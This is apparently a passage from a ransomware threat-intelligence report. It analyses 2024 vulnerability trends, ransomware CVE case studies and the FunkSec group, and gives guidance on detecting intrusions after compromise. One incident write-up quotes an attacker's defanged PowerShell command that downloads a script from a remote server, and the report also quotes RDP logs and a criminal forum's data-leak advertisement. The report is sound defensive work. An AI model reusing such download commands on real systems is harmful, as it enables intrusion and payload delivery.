Diving into the driving force behind vulnerability exploitation, the trends of weaknesses leading to vulnerabilities are interesting to consider, particularly in the context of threat actors' abilities to develop their own exploits targeting CWE categories associated with code execution, privilege escalation, or credential harvesting – each of which can be instrumental in obtaining an initial foothold, establishing persistence, or pivoting laterally in a compromised environment. Comparing the top CWEs for vulnerabilities added to the KEV database in 2024 versus 2023 highlights subtle but meaningful shifts in exploitation trends:

CWE	2023 Count	2024 Count	Usage Trend Analysis
CWE-416 Use After Free	16	10	Significant reduction; possibly due to improved mitigation techniques in modern compilers/software.
CWE-78 Command Injection	14	14	Remains consistent, highlighting the continued threat of improperly sanitized input in critical systems.
CWE-20 Improper Input Validation	11	0	Absent from 2024's top CWEs; likely prioritized by vendors in implementing secure design frameworks.
CWE-502 Deserialization of Untrusted Data	8	11	Potential increased focus from attackers on exploiting serialized data, potentially in IoT and cloud systems.
CWE-787 Out-of-Bounds Write	9	7	Minor reduction; memory-related vulnerabilities continue to be a concern in hardware-level flaws.
CWE-79 Cross-Site Scripting	6	5	Remains prominent across all CVEs, emphasizes prevalence of web-facing vulnerabilities.

In 2024, **CWE-78** (OS Command Injection; Improper Neutralization of Special Elements used in an OS Command) remains at the forefront with 14 occurrences, consistent with 2023 and underscoring the enduring appeal of this weakness for attackers seeking to execute arbitrary commands on target systems. However, **CWE-416** (Use After Free), which led the 2023 list with 16 occurrences, has dropped to 10 occurrences in 2024. This decline may indicate increased vendor attention to memory management flaws, or it could suggest a pivot by threat actors toward other exploit types that require less expertise or a pointed interest in targeting newer systems.

Annual Vulnerability Analysis (Continued)

Underlying Weaknesses

Notably, CWE-502 (Deserialization of Untrusted Data) has risen to prominence in 2024 with 11 occurrences compared to 8 in 2023, reflecting potentially growing exploitation of serialized data streams, which can lead to remote code execution. Similarly, CWE-22 (Path Traversal) and CWE-287 (Improper Authentication), both with nine occurrences in 2024, highlight a likely continued focus on leveraging vulnerabilities that allow unauthorized access to sensitive files or systems.

CWE-77 (Command Injection) and CWE-787 (Out-of-Bounds Write) maintain a steady presence, both with seven occurrences in 2024. These categories consistently enable high-severity attacks, including privilege escalation or application compromise. Meanwhile, CWE-843 (Access of Resource Using Incompatible Type) debuts in the 2024 top list with six occurrences, showcasing threat actor strategies to exploit type confusion vulnerabilities.

Comparing these trends reveals that while some weaknesses, like CWE-78 and CWE-502, remain perennial favorites, others, such as CWE-416 and CWE-94 (Code Injection), have experienced slight declines in 2024. This may point to maturing defenses in certain areas, coupled with a gradual shift by threat actors to focus on less-guarded weaknesses. The persistent appearance of CWE-284 (Improper Access Control) across both years highlights the evergreen importance of robust access control mechanisms as attackers continue to exploit misconfigurations to achieve unauthorized actions. It’s also worth noting that the parent weakness of CWE-20 (Improper Input Validation) was not exploited at all in 2024, a decrease from 11 occurrences in 2023. While this may suggest a divergence from the interest in exploiting a lack of proper input validation, it is also possible that threat actors are merely getting more specific in their exploitation of this type of weakness, such as the exploitation of child weakness CWE-79 (Cross-Site Scripting).

Overall, the patterns suggest that while exploitation techniques evolve, threat actors retain a steady focus on weaknesses, offering reliable pathways to critical outcomes like code execution or data access.

Annual Vulnerability Analysis (Continued)

Vendor and Product Analysis

Examining the distribution of known vulnerabilities exploited among vendors for 2024 compared to 2023 reveals significant insights into vendor-specific vulnerability reporting and exploitation trends. Microsoft continues to dominate the list, with a marked increase from 27 occurrences in the KEV in 2023 to 36 in 2024. This consistent leadership in the vulnerability count highlights the dual nature of Microsoft's expansive ecosystem. While its market-leading usage by businesses around the globe ensures its status as a prime target for attackers, it also maintains a robust reporting and patching process.

Vendor	2023
	KEV Additions
Microsoft	27
Apple	21
Samsung	8
Google	7
Cisco	7
Adobe	6
Zyxel	6
Juniper	5
Apache	5
Arm	5

Vendor	2024
	KEV Additions
Microsoft	36
Ivanti	11
Google	9
Adobe	8
Palo Alto Networks	7
Apple	7
Cisco	6
Android	6
D-Link	6
VMware	5

Notable newcomers to the top 10 in 2024 include **Ivanti**, with 11 occurrences, and **D-Link**, **Android**, and **VMware**, each with six occurrences. The presence of Ivanti and D-Link suggests an increased focus by attackers on vulnerabilities in infrastructure and network management solutions. This may point to a growing interest in targeting critical enterprise tools, particularly considering recent high-profile exploits in these areas. Similarly, the inclusion of Android reflects an uptick in threats to mobile platforms, which have become an increasingly integral part of both consumer and enterprise environments.

Annual Vulnerability Analysis (Continued)

Vendor and Product Analysis (Continued)

Conversely, **Apple** shows a significant drop from 21 occurrences in 2023 to just 7 in 2024, signaling a potential reduction in exploitable vulnerabilities or improved security measures within Apple's ecosystem. **Samsung**, another notable vendor from the 2023 list, is absent entirely from the 2024 rankings, potentially indicating a year of fewer high-impact vulnerabilities reported for its products.

Adobe, Google, and **Cisco** have maintained consistent positions in the rankings, with slight increases for Adobe (from six to eight occurrences) and Google (from seven to nine). These vendors' continued presence reflects the critical nature of their products in both consumer and enterprise settings, making them perennial targets for attackers. Similarly, Cisco's numbers maintained relative consistency, going from seven to six occurrences of vulnerability disclosures for its networking solutions, which may indicate threat actors' continued interest in compromising network infrastructure.

The absence of vendors like **Zyxel, Juniper, Apache**, and **Arm** from the 2024 list, despite their inclusion in 2023, suggests a possible shifting of priorities among attackers. This could reflect changes in the threat landscape, where new vendors or product categories take precedence as targets. Meanwhile, **Palo Alto Networks** debuts in the 2024 rankings with seven occurrences, highlighting increased attention on vulnerabilities in next-generation firewall and cybersecurity platforms, which are frequently positioned as critical lines of defense in enterprise environments and are often susceptible to communications from the open internet.

Overall, vendor exploitation trends between 2023 and 2024 showcase both continuity and evolution in attacker priorities, driven by shifts in technology adoption, vendor security practices, and attacker tactics. The increase in **Microsoft** vulnerabilities underscores the persistent interest in its expansive product ecosystem, while the emergence of vendors like Ivanti and D-Link highlights a growing focus on infrastructure and enterprise tools as attractive attack surfaces.

Annual Vulnerability Analysis (Continued)

CVE Exploitation by Ransomware - Summary

Shifting focus slightly to known and confirmed ransomware exploitation of vulnerabilities, there were 24 known CVEs linked to ransomware campaigns in 2024 compared to 40 in 2023, representing a substantial 42.5% decline. This drop raises questions for analysis.

One plausible explanation is that ransomware groups are relying more heavily on older, previously exploited vulnerabilities rather than investing resources into developing exploits for newly published ones. This aligns with a broader trend of attackers leveraging "low-hanging fruit," namely organizations with more lax security implementation or perhaps a lack of active vulnerability management, to maximize efficiency. This is often categorized as opportunistic attacks instead of targeted attacks based on technology, industry vertical, or business size.

Another possibility is the increased use of more obscure or convoluted attack chains that are challenging to attribute to specific vulnerabilities, effectively masking their entry points. Alternatively, this decline could reflect a growing reliance on social engineering tactics to bypass technical vulnerabilities altogether, such as phishing or spear-phishing campaigns targeting human users to gain initial access. A final consideration is the potential underreporting or lack of transparency from victims or vendors regarding the specific vulnerabilities used in ransomware attacks, either due to limited forensic capabilities or reputational concerns, further obscuring the true extent of CVE exploitation.

CVE Exploitation by Ransomware – Case Studies - Clop

The Clop ransomware group’s claimed mass exploitation of CVE-2024-55956 and CVE-2024-50623 in Cleo Managed File Transfer (MFT) tools in late 2024 highlights the risk of zero-day vulnerabilities in widely adopted enterprise solutions. These zero-days were reportedly used to steal sensitive enterprise data from at least 66 organizations by allowing unauthorized access to Cleo’s tools, an approach that Clop has taken in campaigns exploiting Accellion, GoAnywhere, and MOVEit file transfer software. While this approach depends to some extent on automation and “the element of surprise,” it does not afford particularly far-reaching access into victim networks, instead depending on extortion of victims for the sake of data suppression or avoiding publication of any compromised data, rather than payment for restoration. Clop’s campaigns have nonetheless almost certainly generated continued revenue, emphasizing the importance of rapidly patching vulnerable enterprise software – particularly in cases where connected appliances are exposed to the public internet.

Annual Vulnerability Analysis (Continued)

CVE Exploitation by Ransomware – Case Studies – Akira/FOG

GRIT and GuidePoint's Incident Response practice have witnessed the Akira and FOG ransomware groups' exploitation of CVE-2024-40766, a critical vulnerability in SonicWall's SSL VPN feature, to target over 100 companies globally. The attackers bypassed security controls by compromising the VPN, gaining unauthorized access to corporate networks, and unleashing ransomware. These attacks resulted in widespread data encryption, ransom demands, and significant operational disruptions. This campaign underscores the importance of securing remote access infrastructure, particularly in an era of hybrid work environments where VPNs are critical to business continuity.

CVE Exploitation by Ransomware – Case Studies – BianLian

BianLian's data extortion operations exemplify how sophisticated threat actors exploit software vulnerabilities to devastating effect. According to open-source reporting, BianLian leveraged the vulnerability CVE-2024-27198 in the JetBrains software to to infiltrate networks and exfiltrate data. This vulnerability enabled unauthorized access to JetBrains environments, making it a valuable target for attackers seeking to compromise organizations reliant on development tools. The case highlights the growing trend of targeting supply chains and software development ecosystems, where vulnerabilities can lead to widespread downstream impacts.

In aggregate, these case studies reveal attacker exploitation of both zero-day vulnerabilities and older, unpatched CVEs, and the targeting of specific software likely to be accessible over the open internet and employed in large enterprise settings. They underscore the necessity for organizations to implement comprehensive security measures, including timely patching, enhanced remote access security, and ongoing threat intelligence monitoring, to mitigate the risk of ransomware attacks.

Other Reporting and Events

New Actors in 2024

Over the years, ransomware and data extortion have vastly increased in popularity, forming a disparate plot of ransomware actors. Despite the potential repercussions, the appeal of ransomware continues to draw financially motivated individual criminals. The RaaS model has made ransomware operations 'simpler' for individuals looking for quick financial gain by distributing technical expertise across functional areas, thereby reducing barriers to entry.


In 2024, GRIT observed an increase in newly emerged distinct named ransomware groups compared to years past. We recorded 40 Emerging groups in 2024, the largest number of new groups we have recorded in a calendar year. This number effectively doubles the 20 Emerging groups we observed in 2023 and more than quadruples the eight Emerging groups we observed in 2022. While some of this may be attributable to greater visibility into ransomware, we cannot discount the almost certain significant growth at play here and going forward. (As a side note – while "distinct named ransomware groups" is a mouthful, our naming here reflects the reality that not all new groups are indeed new groups, and in some cases, may reflect overlap or redundant branding to be used for different purposes.) Concurrent with this growth in the number of new groups, GRIT also observed an increase in the total number of distinct named ransomware groups from 62 in 2023 to 88 in 2024, a 42% increase.

2024's law enforcement disruptions likely pressured affiliates to flee to other RaaS groups or even start their own operations, likely contributing to the influx of Emerging groups in 2024. Some affiliates may plausibly seek out smaller groups less likely to attract law enforcement scrutiny in the near term, and the prevalence of leaked builders from Babuk and LockBit makes for few startup roadblocks that cannot be surmounted by inexperienced or experienced cybercriminals alike. These lower barriers to entry have allowed and will continue to allow less skilled or experienced threat actors to enter the ransomware space, or at least pretend to, into 2025. To get a sense of what this might look like in practice, let's turn to the newly Emerging group, FunkSec, as an example.

New Actors in 2024: FunkSec

FunkSec exploded onto the ransomware circuit by claiming 90 victims during their inaugural month of December 2024. This flurry of activity could suggest that there is an experienced operator heading the group, but GRIT's research tells a different story.

Despite debuting in December, references to the group appeared on the cybercrime forum BreachForums in the weeks prior. One such post created by the now-banned user Desertstorm includes "#Funksec" alongside a leak of a database that was allegedly stolen from a legitimate organization. Furthermore, an additional post from the user on BreachForums included a claim that the victim "has [been] hacked by Funksec group."



[redacted] company leaked for free !!
by Desertstorm - Thursday November 28, 2024 at 07:15 PM

Desertstorm
Banned
Posts: 43
Threads: 22
Joined: Sep 2024

11-28-2024, 07:15 PM #1

Hello breachforums , today i well put database of [redacted] to download for free with 50 millions lines and 700 MB of users IDs , gmails , phones , full names , age birthday , Gender and more we well sell the large data with 20 GB, enjoy!


[redacted]

in 2024 NOV [redacted] has hacked by Funksec group , we stole all the databases and source code and keys secrets from company Official leaked on Breachforums community

Post on BreachForums by Desertstorm, a user account linked to FunkSec

GRIT identified several posts on the dark web forum Dread during January 2024, in which a user account tied to other personas and usernames associated with FunkSec advertised their "pro hacking services" several times while providing contact information, including a Gmail address and a Discord username. Using Recorded Future, we were able to follow the history of these user accounts across over a year of strange behavior, banned accounts, and throwaway aliases.

At disparate points, the user requested desperate assistance in looking for work, claiming to be an experienced web developer. At others, they announced their newest venture "funkforum," a place where threat actors can discuss ransomware, but for which unknown reasons never took off. One of its first threads read:



funkforum

Scorpion 8 hours ago

Hello all , we are funksec ransomware group announce today to create funkforum to discussion and stay on touch all , this forum will focus on ransomware and malwares and hacking , announcement of funksec ransomware group etc

New Actors in 2024: FunkSec (Continued)

So we have a history of unemployment, some lowlevel technical skills, and increased interest in cybercrime observed over a period of at least a year. We may have been done at this point until other vendors and researchers similarly began looking into this personality.

Checkpoint, in their technical analysis of FunkSec's ransomware, noted that "all its versions... point to an ongoing development effort likely carried out by an inexperienced malware author" and that "The individuals behind FunkSec appear to have extensively leveraged AI to enhance their capabilities, as evidenced by their publications and tools. Their public script offerings include extensive code comments with perfect English (as opposed to very basic English in other mediums), likely generated by an LLM agent. Similar patterns are visible in the Rust source code linked to the group's ransomware, suggesting it may have been developed with AI assistance."


The same report notes that samples were uploaded "from Algeria, likely by the author himself," a finding we note as aligning with screenshots shared by the "desertstorm" persona in the French language and the broken English demonstrated by the actor on their data leak site and blog. Additional ransom notes examined by Checkpoint suggest that the persona may have opted to stick with "FunkSec" over a more revealing initial name – "Ghost Algeria." Past this point, we won't further reference the investigation into FunkSec personas within the same CheckPoint report, which dovetails with our own findings. In the days since, the individual or individuals associated with FunkSec seem to have taken umbrage with recent reporting declaring them "amateurish" and to have gone on the PR path – offering "Behind funksec" and "Fuinksec 2.0 all you want to know about intro" tiles on their data leak site while re-advertising FunkForum.

What is the significance of this history? There is little to be gained by "piling on" to individuals who may be seeking a sense of community in cybercrime, but the actor is not the first and is unlikely to be the last who fits a similar mold. An unsophisticated actor, likely facing economic hardship, with a sufficient baseline technical knowledge to "fake it" and understand enough to begin accessing and posting to illicit forums. After trying a go at building their own forum, and posting alleged breaches to low-tier forums, they opt to continue developing their legend and expanding to a "real" ransomware group.

New Actors in 2024: FunkSec (Continued)

At this stage, the typical next move for a group is to showcase victims as proof of their hacking capabilities. However, even this can be riddled with deception and exaggeration. Data from low-level database dumps or previous breaches can be repurposed and falsely presented as the outcome of sophisticated, full-scope intrusions. While we lack conclusive evidence to determine whether the individual or individuals behind FunkSec have engaged in data theft or extortion, as we previously identified with RansomedVC and Mogilevich, it is equally plausible that some of FunkSec's claimed victims are not the result of novel or complex attacks—or even of a new FunkSec ransomware. Regardless, organizations listed as victims may still face reputational damage, whether or not the claims are legitimate.

This case study, while humorous at parts, should serve to demonstrate exactly how low barriers to entry are to enter the cybercrime and ransomware space, even if their presence does not immediately warrant attention. At the time of this report, FunkSec presents a mostly AI-generated, basic locker written in Rust, and the associated personas likely lack the expertise to gain access to victim environments and deploy it effectively. Whether the group will make new friends, attract affiliates, or otherwise develop a means to do so in the near term is less clear. We have previously observed similarly immature or unsophisticated groups that, while easy enough to write off in their early days, would go on to continue operations for far longer than expected.



some content from interview :

Funksec , a double extortion ransomware group, emerged in late 2024 and quickly gained notoriety by breaching databases and selling access to 15 government websites within just a month. Claiming to be entirely self-taught and operating without collaboration from other groups, Funksec is a four-member team driven primarily by financial motives.

Threat Actor Interview: Spotlighting on Funksec Ransomware Group

A screenshot of the FunkSec data leak site

Field Report: Post-Compromise Detection

Post-Compromise Detection

A common theme that runs through cybersecurity advertising and, by proxy, makes its way into security thinking is the concept of preventing security incidents before they ever happen by ensuring threat actors don't make it past the perimeter of an environment. The idea of prevention at all costs comes in multiple forms – wildly inefficient vulnerability management, excessive security spending on ineffective preventative tools, and an expectation that security teams are omniscient and can instantly detect attacks on an environment.

While admirable, this is a flawed way of thinking – even if every vulnerability that comes out was instantly patched, no matter how good the security team is, no matter how much money is spent on tools, bad guys will find a way in. Instead of hyper-focusing on preventing threat actors from getting in, we should acknowledge the fact that they will get in, and the best time to detect and stop them is after they're in the environment, but before they have accomplished their objectives. For ransomware groups, this means stopping them before they can potentially exfiltrate data and deploy their ransomware payload.

Before diving into post-compromise detection, we should acknowledge that the use of vulnerability exploitation for compromise by ransomware groups was not uncommon in 2024. However, ransomware groups do not singularly use exploits for initial access into environments – overwhelmingly, the use of basic social engineering tactics remains a favorite method of compromise. Additionally, ransomware groups take advantage of misconfigured or poorly secured external-facing systems. Methods of access remain common between groups, whether the group is low-sophistication and ephemeral, all the way to highly advanced groups. That said, the concepts we discuss here should be considered as part of a larger defense-in-depth strategy.

Post-Compromise Detection (Continued)

Ransomware groups, whether they be Ephemeral, low-sophistication, or an Established advanced RaaS syndicate, tend to share some of the same techniques. This is not due to a pre-existing relationship between groups but more because efficient methods of initial access, lateral movement, and other activities in Windows are typically done the same way.

By illustrating the similarities in behaviors between disparate Ransomware organizations, we can identify opportunities for detection post-compromise, but before these groups achieve their objectives.

The following case studies are based on real-world incidents handled by GuidePoint's Digital Forensics and Incident Response (DFIR) team. These are designed to illustrate examples of tactics used by ransomware groups in 2024 that lend themselves to opportunities for detection.

Case Study 1: Qilin

Our first case study is a ransomware event involving the Qilin ransomware group in late 2024. This example is notable because it highlights the shift in ransomware groups to exfiltration and encryption observed in 2023 and 2024. The time frame between initial access and achievement of the group’s objectives (data exfiltration and ransomware detonation) was only eight hours. While not quite “the new standard,” timelines of this nature are becoming more and more common during incidents involving ransomware, and this is another contributor to the difficulties defenders have in detecting threat actor activity.

In this case, initial access was derived from the usage of ScreenConnect, a common Remote Monitoring and Management (RMM) tool, followed by lateral movement across systems and several supplemental tool deployments. The tools used in this incident were a mix of custom-developed and publicly available, including custom PowerShell scripts, ScreenConnect, WinRAR, and Advanced IP Scanner. In many cases, ransomware groups will simply use off-the-shelf tools rather than expend time and energy to deploy customized tools (in many cases, threat actors may not even have the capability to design and employ custom tools). More importantly, in this incident, there are several opportunities for enhanced detection that can tip defenders to adversary actions before the attacker’s objectives are achieved.

Case Study 1: Qilin (Continued)

1. **Unauthorized usage of administrator accounts.** Threat actors will often attempt to gain control of accounts with enhanced permissions – inventorying, auditing, and alerting on abnormal logins with sensitive accounts can provide early warnings to defenders when unauthorized access occurs.

2. **Abnormal PowerShell Activity.** During incidents, threat actors will often use PowerShell on Windows systems to achieve their objectives. This behavior may go undetected depending on the level of PowerShell usage in an environment. The following PowerShell command is an example of usage by a malicious actor:

```
powershell -Command "$wc = New-Object System.Net.WebClient;
$wc.DownloadFile('hxxp[:]//109[.]107[.]173[.]60/test.ps1',
'c:\programdata\test.ps1')"
```

   Note: the IP address listed in the command is not attributed to any specific actor infrastructure but is part of a cloud hosting / virtual private server (VPS) service, which threat actors favor as part of their toolkit. Ensuring that organizations are aware of how PowerShell is used in their environments and alerting them on abnormal usage is key to detecting potentially malicious behavior.

3. **Usage of Remote Desktop Protocol (RDP).** Threat actors will attempt to "live off the land" in environments by using built-in operating system tools such as PowerShell and RDP, among others. The following is an example of RDP usage by a threat actor during this incident:

```
Remote Desktop Services: User authentication succeeded: User:
administrator Domain: Source Network Address: [redacted]
```

   Unexpected administrative use of RDP is a potential indicator that malicious activity may be occurring; organizations should be alerted to behavior like this, especially involving accounts with enhanced privileges.

While the examples provided in this case study are not extraordinarily notable, they are examples of typical behavior used by ransomware groups.

Case Study 2: BlackSuit

Our second case study involves the BlackSuit ransomware group in Summer 2024. Much like the previous example, this incident involved both exfiltration and encryption of data in the environment. The threat actor again presented several instances of behavior that can be studied and adapted for future reference. Similar to the Qilin example, the threat actors here use living-off-the-land capabilities to achieve their objectives. Unlike the Qilin example, though, the time from compromise to exfiltration and encryption was approximately nine days.

Initial access during this incident was related to a compromised VPN account, which was a common method of access in 2024. After gaining access, the threat actor moved laterally within the organization via a domain-level administrator account, staged data for exfiltration, and ultimately deployed the ransomware encryptor. There were several instances where behavior by the threat actor during this incident aligned with behavior in the Qilin incident, such as the use of RDP, PowerShell, and the use of WinRAR to exfiltrate data. While the incidents have this behavior in common, there is insufficient evidence to determine whether the ransomware groups have any relation. Similar behavior patterns are notable in that there are efficient ways to do things in Windows, and threat actors will often use the same tactics, thereby lending more opportunities for detection post-compromise.

Case Study 2: BlackSuit (Continued)


1. Abnormal login activity. Logging traffic for perimeter devices such as VPN appliances can provide opportune alerting, especially around multiple logins from a single account in a short amount of time. For example, in this incident, one compromised account was responsible for 27 logins in a five (5) minute window.

2. Usage of Remote Desktop Protocol (RDP). As in the Qilin incident noted above, the BlackSuit operators here also used RDP to move internally using a domain administrator account:

```
"Remote Desktop Services: User authentication succeeded: User:
vmadmin Domain: [redacted] Source Network Address:
[redacted]"
```

This is another example of threat actors using living-off-the-land techniques to blend in during incidents – logging and alerting on unexpected administrator use of RDP can provide insight into potential incidents.

3. Abnormal PowerShell Activity. Some use of PowerShell by administrator accounts is to be expected as part of daily IT tasks. Threat actors will also use PowerShell (as we have mentioned multiple times) after compromising accounts with escalated privileges to mask malicious activity. In this instance, the threat actor ran the GET-ADComputer commandlet to generate a list of servers from Active Directory. Alerting on abnormal PowerShell usage by privileged accounts can provide insight into potentially malicious activity.



```
PS C:\Users\Administrator> Get-ADComputer -filter * -Properties * | Select Name, OperatingSystem

Name         OperatingSystem
----         ---------------
DCKNOX       Windows Server 2016 Standard
EXCHKNOX     Windows Server 2016 Standard
GID81CORP    Windows Server 2012 R2 Standard
GID10KNOX    Windows Server 2016 Standard
GID102K16A   Windows Server 2016 Datacenter
QGID7DEV     Windows Server 2012 R2 Datacenter
QGID9DEV12A  Windows Server 2012 R2 Datacenter
GID82K16B    Windows Server 2012 R2 Datacenter
GROUPID10CORP Windows Server 2019 Datacenter
Computer1
Computer2
Computer3
Computer4
Computer5


PS C:\Users\Administrator> _
```

An example of the Get-ADComputer Cmdlet; Source: Netwrix Blog

A recurring theme in these incidents is the use of RDP and PowerShell by threat actors as they attempt to mask their behavior in environments. Threat actors use these tactics to blend in so they can achieve their objectives and deter defenders from detecting their activities until it is too late.

Post-Compromise Detection: Key Takeaways

Ransomware actors are not always particularly stealthy during intrusions – while they do attempt to use living-off-the-land tactics to blend in, the very nature of their activities lends themselves to being noisy. While not every ransomware group uses the same tactics, there are some common detections that can help defenders identify potential ransomware activity:

1. Abnormal login activity. Logging and detecting abnormal login behavior on perimeter devices such as VPN appliances as well as on internal systems is key to early detection of ransomware behavior. Look for repeated logins in a short period of time from a single account, accounts logging in from unexpected geographic regions, or accounts with enhanced privileges logging in at unexpected times.

2. Usage of Remote Desktop Protocol. Is RDP used on a regular basis in your environment? If not, then disabling RDP internally via Group Policy Objects (GPO) may be the best option. Ransomware groups can and will use compromised accounts to RDP into systems to identify data for exfiltration; by implementing hurdles like disabling RDP, organizations can slow down threat actors and provide additional opportunities for detection. If RDP is used on a regular basis, the following actions can help prevent abuse by threat actors:

- Place any system with port 3389 exposed behind a firewall and require users to VPN in.
- Ensure strong password policies are in place and multi-factor authentication (MFA) is enabled.
- Implement account lockout policies to defend against brute-force attacks.
- Allowlist connections only to specific trusted hosts.
- Restrict login via RDP to specific non-administrator accounts adhering to the principle of least privilege, where a user only has the required rights to perform their job function.
- Perform external scans on a regular basis to ensure port 3389 is not exposed to the internet.

Post-Compromise Detection: Key Takeaways (Continued)

3. **Abnormal PowerShell Activity.** A key tool in any system administrator's toolset is the use of PowerShell, so some use of PowerShell by system administrators is to be expected in an environment. With this knowledge in hand, PowerShell logs can provide ample opportunities for detecting malicious behavior by ransomware groups, as most ransomware groups will use PowerShell in one fashion or another once they have gained access to an environment. While implementation of PowerShell logging will vary depending on the environment, a solid baseline for handling PowerShell can be implemented via the following actions:

- Enable PowerShell logging via GPO or via registry key. This will provide key information when scripts are executed.
- Aggregate logs into a centralized storage area or SIEM.
- Automated analysis of aggregated logs for known indicators of compromise (IOCs), suspicious patterns, and abnormal behavior. This will help identify potentially malicious behavior and provide additional opportunities for detection.

Logging and analysis of PowerShell in conjunction with other sources of logs (like abnormal login activity and abnormal RDP usage!) will help keep defenders one step ahead of threat actors.

Part of a healthy security program is the acceptance and understanding that preventing all potential security incidents at the perimeter is an unrealistic goal. Bad guys will always find a way in – whether through social engineering or vulnerability exploitation. A robust policy of defense-in-depth will help to ensure that any compromise that does occur will be detected and remediated before threat actors can achieve their objectives. Just because a threat actor makes it into a network doesn't mean that they have successfully achieved said objectives. Detection post-compromise, but before a threat actor achieves their objective(s) can save organizations time, money, and heartache.

Annual Wrap Up

For those of us watching from the outside and cheering for the good guys (in this case, international law enforcement), 2024 brought a lot of good news to celebrate, and analysis to-date suggests strong efficacy in at least some of the observed approaches to disrupting the cybercriminal ecosystem. These operations' increased visibility and impacts indicate that an international approach centered on long-term disruption, naming-and-shaming, and sanctions may be here to stay.

Unfortunately, so too here to stay is ransomware and cybercrime. While we may have become desensitized to this threat, it remains a viable path to revenue for cybercriminals with barriers to entry that consistently lower year after year. Concurrent with this trend is the increasing avalanche of new actors and distinct named groups that we have observed over the year, many of which are unsophisticated, low-skilled, seeking to fabricate their abilities and effects in whole or in part. This part, at least, may superficially appear to be good news for well-resourced defenders operating as part of large Security Operations teams, which benefit by being increasingly well-positioned to rebut the most common attack techniques. However, low-sophistication techniques and persistent attackers willing to attack opportunistically still present a serious challenge to SMBs.

To continue to combat opportunistic threats, which are growing in frequency, particularly for less well-resourced organizations, the solution remains information-sharing and collective defense. Whether through implementation of open-source projects and threat feeds, membership in security communities, or consumption of open reporting such as this report, resources are increasingly available to close the gap of funding and institutional knowledge to those teams willing to put in the work. That is undeniably a good thing.
